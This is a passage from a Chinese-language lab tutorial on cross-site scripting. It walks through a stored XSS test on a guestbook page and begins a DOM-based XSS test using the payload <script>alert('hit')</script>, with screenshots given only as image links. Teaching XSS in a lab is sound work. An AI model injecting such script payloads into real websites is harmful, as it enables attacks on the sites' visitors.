


图 12xss-stor.php源代码

我们可以在留言输入框测试XSS。




图 13输入测试代码




图 14点击留言按钮

类似与反射型XSS，可以看到留言内容出显示空白。查看页面源码，可以看到，空白的地方实际上是我们输入的留言内容，只是被当成了代码执行了，所以没有显示出来。仔细观察url，发现没有参数，但是由于代码保存在数据库，每次访问该页面的时候，都会从数据库中查询出来，所以，用户只要访问该页面，该代码就会被执行。




图 15查看网页源代码

使用Chrome访问网页，我们会发现刚访问就直接弹窗，而我们根本就没有往页面写任何东西。




图 16使用Chrome访问网页

**实验步骤三 DOM型XSS**

基于DOM 的XSS通过修改页面的DOM节点形成的XSS。它和反射型XSS、存储型XSS的差别在于，DOM XSS的XSS代码并不需要服务器解析响应的直接参与，触发XSS靠的就是浏览器端的DOM解析。

此次使用中我们利用xss.com/xss-dom.php的测试。我们首先使用语句<script>alert('hit')</script>来测试。




图 17使用<script>alert('hit')</script>测试

直接查看页面源码，会发现id为show的div中没有数据。

